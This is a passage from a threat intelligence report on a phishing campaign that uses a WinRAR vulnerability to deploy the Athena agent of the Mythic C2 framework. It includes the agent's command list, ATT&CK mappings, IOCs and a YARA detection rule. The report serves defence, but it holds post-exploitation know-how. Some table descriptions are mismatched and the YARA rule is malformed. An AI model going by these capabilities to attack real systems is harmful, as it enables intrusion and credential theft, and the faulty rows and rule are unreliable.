


Figure 12 – Task Scheduler entry

Finally, the script proceeds to execute the downloaded executable, which has been identified as the “Athena”, one of the agents of Mythic C2 Framework.

Mythic Agent

Mythic is a cross-platform, post-exploit, red teaming framework designed to provide a collaborative and user friendly interface for operators with extensive support for a variety of Agents, as shown in the image below.



Name	Language	Active Dev (Past Year)	SOCKS5 Support	C2 Channels	Windows	macOS x64	macOS M-series	Linux
Apfell	JXA	✅	❌	HTTP	❌	✅	✅	❌
Apollo	C# (.NET Framework 4.0)	✅	✅	HTTP, TCP, SMB	✅	❌	❌	❌
Athena	C# (.NET 6)	✅	✅	HTTP, Websockets, Slack, SMB	✅	✅	✅	✅
freyja	Golang	✅	✅	HTTP, Websockets, freyja_tcp	✅	✅	✅	✅
hermes	Swift 5	✅	❌	HTTP	❌	✅	✅	❌
Leviathan	Javascript (Chrome Extension)	✅	❌	Websockets	❌	❌	❌	❌

Figure 13 – List of Mythic Agents

Mythic provides an advanced web-based C&C interface that allows users or potential TAs to interact with the above-mentioned Agent deployed on compromised systems.

In this specific attack scenario, TAs have employed the Athena Agent, which is developed using a cross-platform version of .NET and specifically designed for compatibility with Mythic versions 3.0 and later.

The file size of the Agent, at 34 MB, is an indicator that it was compiled using the ‘self-contained’ option. This choice entails the inclusion of the entire .NET runtime within the binary, resulting in a larger file size. The image below displays all the size-related options utilized during the compilation of the Agent.




Figure 14 – Size-related options present in Athena Agent

Athena agent comes with a predefined set of commands, as mentioned below, to execute on the compromised host and return the output to the remote server.

Task	Description
arp	Performs arp scan
cat	Display the contents of a file to the terminal
cd	Change working directory
coff	Execute coff file in the agent process
cp	Copy a file from one location to another
crop	Drop a file for collecting hashes on a network
drives	View the connected drives on the host
env	Display the environmental variables on the host
farmer	collects NetNTLM hashes in a Windows domain
get-clipboard	Display the contents of the user clipboard
get-localgroup	Enumerate local groups on a machine
get-sessions	Perform an NetSessionEnum on the provided hosts
get-shares	Perform an NetShareEnum on the provided hosts
hostname	Display the machines hostname

ifconfig	Get IP information of the underlying host
mkdir	Create a new directory
mv	Move a file from one location to another
nslookup	NSLookup a specific host or list of hosts
Patch	check and revert AMSI and ETW for x64 process
ps	Display a process listing on the host
pwd	Print the working directory
reg	Display the contents of the user clipboard
rm	Remove a file
screenshot	Captures screenshot
sftp	Connect to a host and perform actions using SFTP
shell	Execute a shell command with the current default shell
shellcode	Execute a shellcode buffer within the agent
test-port	Perform an NetShareEnum on the provided hosts
timestomp	Match the timestamp of a source file to the timestamp of a destination file
uptime	View the current uptime values of the host

The Athena Agent is integrated with the C3 (Custom Command and Control) framework, enabling communication through a variety of C2 channels to connect with the remote server. The image below showcases the available C2 channels supported by Athena.




Figure 15 – C2 Channels supported by Athena Agent

In this specific case, C3 communications are facilitated via a Discord Channel after the Agent starts sending back the victim's data to the remote server.

Conclusion

Phishing emails with malicious attachments continue to be the preferred tactic for threat actors. The use of crafted archives exploiting the WinRAR vulnerability adds an extra layer of challenge to defense mechanisms.

In the current threat landscape, vulnerabilities are discovered and patched with remarkable frequency. However, among the countless vulnerabilities that come and go, there are a select few that persist, defying even the most diligent efforts on the part of vendors to eradicate them. The WinRAR vulnerability we've discussed in this analysis falls into this category—a vulnerability that remains a potent threat even after it has been patched.

Furthermore, the delivery of this powerful Agent allows attackers to take control of compromised systems and conduct remote monitoring, making it a formidable weapon in the hands of threat actors.

Recommendations

- The initial infection happens via spam emails or phishing websites; thus, enterprises should use security products to detect phishing emails and websites.

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Update WinRAR to the latest update as soon as possible if not patched.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Initial Access **(TA0001)**	Phishing (T1566.001)	TAs send spearphishing emails with malicious Attachments
Execution **(TA0002)**	User Execution (T1203)	Exploitation for Client Execution
Execution **(TA0002)**	Command and Scripting Interpreter (T1059)	cmd.exe is used to run a CMD malicious script file
Execution **(TA0002)**	Command and Scripting Interpreter (T1059.001)	PowerShell commands are used to download and execute additional payloads on the system
Persistence **(TA0003)**	Registry Run Keys / Startup Folder (T1547.001)	Malware adding run entry/Startup for persistence.
Defense Evasion **(TA0005)**	Masquerading (T1036.006)	Adding Space after Filename
Defense Evasion **(TA0005)**	Masquerading (T1036.007)	Adding Double File Extension
Collection **(TA0009)**	Data from Local System (T1005)	The malware collects sensitive data from victim's system.
Command and Control (**TA0011**)	Application Layer Protocol: Web Protocols (T1437.001)	Communicated with C&C server using HTTP
Exfiltration (**TA0010**)	Exfiltration Over C2 Channel (T1041)	Exfiltration Over C2 Channel

Indicators of Compromise (IOCs)

Indicators	**Indicator Type**	**Description**
0fead8db0ee27f906d054430628bd8fd3b09ca75ff6067720a5b179f6a674c12	SHA256	Phishing Email
5261425cf389ed3a77ec5f03f73daf711e80d4918be3f0fba0152b424af7b684	SHA256	Malicious RAR File

07f8af85b8bbfb432d98b398b4393761c37596ee2cf3931564784bd3e8c2b1cc	SHA256	Malicious .cmd File
45[.]142[.]212[.]34	IP	Malicious IP
86079a2d12b28a340281453efa0a7fd31c65ead11bab98edd94fe19aaff436eb	SHA256	Athena – Mythic Agent
162[.]159[.]137[.]232	IP	Malicious Discord IP
162[.]159[.]129[.]233	IP	Malicious Discord IP
162[.]159[.]122[.]233	IP	Malicious Discord IP
162[.]159[.]128[.]233	IP	Malicious Discord IP
17269514f520cda20ecc78bdb0b3341a97bb03e155640704a87efff832555b14	SHA256	Malicious RAR File
79c78466d61b05466289f91122d2b7dbd56e895c15fe80d385885f9eddf31ca5	SHA256	Malicious .cmd File

References

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/exploring-winrar-vulnerability-cve-2023-38831/

Yara Rule

```
rule Athena_Mythic Agent

{

meta:

author = “Cyble”

description = “Detects Agent Athena”

date = “2023-10-09”

os = “Windows”

threat_name = “Mythic Athena Agent”

scan_type = “file”

severity = 90

reference_sample = “86079a2d12b28a340281453efa0a7fd31c65ead11bab98edd94fe19aaff436eb”
```

```
strings:
$a = “Athena.Commands” ascii wide
$b = “Athena.Handler.Dynamic” ascii wide
$c = “get-clipboard” ascii wide
$d = “get-sessions” ascii wide
$e = “shellcode” ascii wide
condition:
uint16(0) == 0x5a4d and all of them
}
```